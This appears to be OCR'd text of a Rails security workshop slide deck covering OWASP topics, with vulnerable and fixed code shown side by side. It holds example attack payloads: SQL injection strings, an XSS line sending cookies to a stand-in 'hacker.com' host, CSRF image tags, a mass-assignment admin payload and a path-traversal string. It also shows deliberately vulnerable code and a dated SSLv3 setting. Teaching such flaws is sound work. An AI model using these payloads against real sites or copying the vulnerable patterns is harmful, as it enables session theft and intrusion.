
Securing your rails app.

@bob_p

```
$ git clone https://github.com/bob-p/owasp-workshop.git
$ cd owasp-workshop
$ bundle install
$ bundle exec rake db:migrate
$ bundle exec rails server
```

How Secure?

SQL injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcd.com/327/

```
User.where("email ='#{params[:email]}'").first

User.first(:conditions => "email =
'#{params[:email]}’")
```

```
SELECT "users".* FROM "users" WHERE
(email = '' OR 1='1') LIMIT 1
```

```ruby
User.find_by_email(params[:email])

User.where("email = ?", params[:email]).first

User.first(:conditions => ["email = ?",
params[:email]])
```

Summary

Sanitise all SQL input

XSS

```
<script>alert('h4x0r3d');</script>
```

```
<script>alert(‘h4x0r3d’);</script>

<script>document.write(‘<img src="http://hacker.com/' + document.cookie + '">’);</script>

<iframe src=”http://hacker.com/hack”></iframe>
```

Secure your cookies

```
cookies(:secure_cookie, :httponly => true,
                 :secure => true)
```

Escape output

<3

```
html_escape(“<script></script>”)
```

SafeBuffer

> 3

```
“hello”.html_safe?
```

SafeBuffer

> 3

```
raw(“<h1>hello</h1>”)
```

Summary

Secure your cookies

Ensure user submitted input is sanitised

Session management

```
Rails.application.config.session_store :cookie_store
Rails.application.config.session_store :cache_store
Rails.application.config.session_store :active_record_store
```


Session stores

```
config.secret_token =
'3783262ab68df94a79ab0
2edca8a1a9c3....'
```

`rake secret`

XSS

Insecure networks



eric+google@codebutler.com
Google

Ian Gallagher
Facebook

neg9
Twitter

cdine
Flickr

Ian Gallagher
Edit My Profile

News Feed


What's on your mind?

Ashley Winterr
realized i really
for some fake r


indeed.

Image from http://codebutler.com/

```
Rails.application.config.force_ssl = true
```



Allow logout



Timeout

```
MyApp::Application.config.session_store :cookie_store, :key =>
‘_my_key’, :expire_after => 45.minutes
```

```
class User < ActiveRecord::Base
  devise :authenticatable, :timeoutable, :timeout_in => 45.minutes
end
```

reset_session

No

concurrent

logins

Account lockout

Password

complexity

Destroy session on logout

```
def logout
  reset_session
end
```

Hash passwords

```ruby
class User
  def password=(password)
    self.encrypted_password =
      ::BCrypt::Engine.hash_secret(password, self.salt)
  end
end
```

Use bcrypt

http://codahale.com/how-to-safely-store-a-password/

No large objects

No critical data

Summary


SSL

Hash data

Clear sessions

Mass Assignment

```
“public_key” => {“user_id” => 4223}
```



GitHub @github 4 Mar

Public Key Security Vulnerability and Mitigation: t.co/WkJOInhJ

https://github.com/blog/1068-public-key-security-vulnerability-and-mitigation

```
def signup
 @user = User.create(params[:user])
end
```

```
params[:user] = {:username =>
   “pwn3d”, :admin => true}
```

```ruby
class User
  attr_protected :admin
end
```

```ruby
class User
  attr_accessible :email
end
```

```ruby
config.active_record.whitelist_attributes =
true
```

```
class User
  attr_accessible :role,
  :as => :admin
end
```

```
User.create({:username =>
‘Bob’, :role => “admin”},
:as => :admin)
```

```ruby
def signup
  @user = User.create(user_params)
end

def user_params
  params[:user].slice(:email)
end
```

https://github.com/rails/strong_parameters

Summary

attr_accessible

Slice pattern

attr_protected

Direct object reference

`/users/:id/posts/:post_id`

```ruby
def create
  @user = User.find(params[:user_id])
  @note = Note.create(:user => @user, :text =>
    params[:text])
end
```

```ruby
def create
  @user = User.find(session[:user_id])
  @note = @user.notes.create(:text =>
    params[:text])
end
```

```ruby
def show
  @note = Note.find(params[:id])
end
```

```
def show
  @user = User.find(session[:user_id])
  @note = @user.notes.find(params[:id])
end
```

```ruby
def show
  @user = User.find(session[:user_id])
  @note = Note.find(params[:id])
  if @note.editable_by?(@user)
    # Do things
  end
end
```

Summary

Find users from session

Use scoping methods

CSRF

```
<img src=”http://demo.com/notes/1/destroy” />
```

```
<img src=”http://example.com/notes/1/destroy” />
```

GET	Safe requests / queries
POST PUT DELETE	Changes resource / orders

```
<input name="authenticity_token"
    type="hidden"
    value="HmY6ZvG0Qq3X7nv1yKm54cv05mpnw"
    />
```

```ruby
class ApplicationController
    protect_from_forgery
end
```

Summary

Correct http verbs

Rails CSRF protection

Redirection

& file uploads

```ruby
def login
  login_business
  redirect_to params[:from]
end
```

```ruby
def login
  login_business
  redirect_to session[:from]
end
```

Sanitise file names

“../../../etc/passwd”

```
def cleanup_filename(filename)
    filename.gsub(/[&$+,\/:;=?@<>\[\]\
    {\}\|\\\^~%# ]/, ‘_’)
end
```

https://github.com/thoughtbot/paperclip/blob/master/lib/paperclip/attachment.rb#L435

Sanitise file type

```ruby
class User
  validates_attachment :avatar, :presence => true,
      :content_type => { :content_type => "image/jpg" },
      :size => { :in => 0..10.kilobytes }
end
```

Process

asynchronously

Summary


No redirect locations in params

Sanitise file name/type

Process files a-sync

SSL

```
Rails.application.config.force_ssl = true
```



```
ssl_ciphers  HIGH:!aNULL:!MD5;
ssl_protocols SSLv3 TLSv1;
```

Summary

Use SSL!

Admin

& intranet

CSRF

XSS

```
Whistlist.contains?
(request.remote_ip)
```

Summary


XSS / CSRF / Injection

Restrict access

Info

leakage

```
server_tokens off;
```



RuntimeError in MainController#index

```
Rails.root: /Users/thomaspomfret/Projects/waw12/cardboard-hipster
```

Application Trace | Framework Trace | Full Trace

```
app/controllers/main_controller.rb:4:in `index'
lib/mint_authorization.rb:11:in `ensure_validate_rights_was_called'
lib/hostname_support.rb:9:in `call'
```

Request

Parameters:

```
None
```

Show session dump

Show env dump

Response

Headers:

```
None
```


Summary

Don't give away anything

Server-side

User privileges

```
config.filter_parameters += [:password]
```



```
Started POST "/users/sign_in" for 127.0.0.1 at 2012-04-17 16:54:02 +0100
  Processing by SessionsController#create as HTML
  Parameters: {"utf8"=>"✓", "authenticity_token"=>"TlezyZ0acdlDkbHJCbFcq84gYuH4TsD+guUMWLfQR0I=", "user"=>{"email"=>"thoma
s@mintdigital.com", "password"=>"[FILTERED]"}}
```

Summary

Restrict user permissions

Obscure sensitive data

Workshop

* Ruby (1.9)
* Rubygems
* Bundler
* Git

github.com/bob-p/owasp-workshop

```
$ git clone https://github.com/bob-p/owasp-workshop.git
$ cd owasp-workshop
$ bundle install
$ bundle exec rake db:migrate
$ bundle exec rails server
```

http://localhost:3000

SQL

injection

XSS

Session
management

Mass Assignment

```
“public_key” => {“user_id” => 4223}
```

Direct object reference

`/users/:id/posts/:post_id`

CSRF

Redirection

SSL

Admin

brakeman

```
gem ‘brakeman’ (in ./Gemfile)
$ bundle install
$ brakeman
```

Summary

Resources

guides.rubyonrails.org/security.html

www.rorsecurity.info

github.com/relevance/tarantula

www.owasp.org

Thanks!

@bob_p

http://mintdigital.com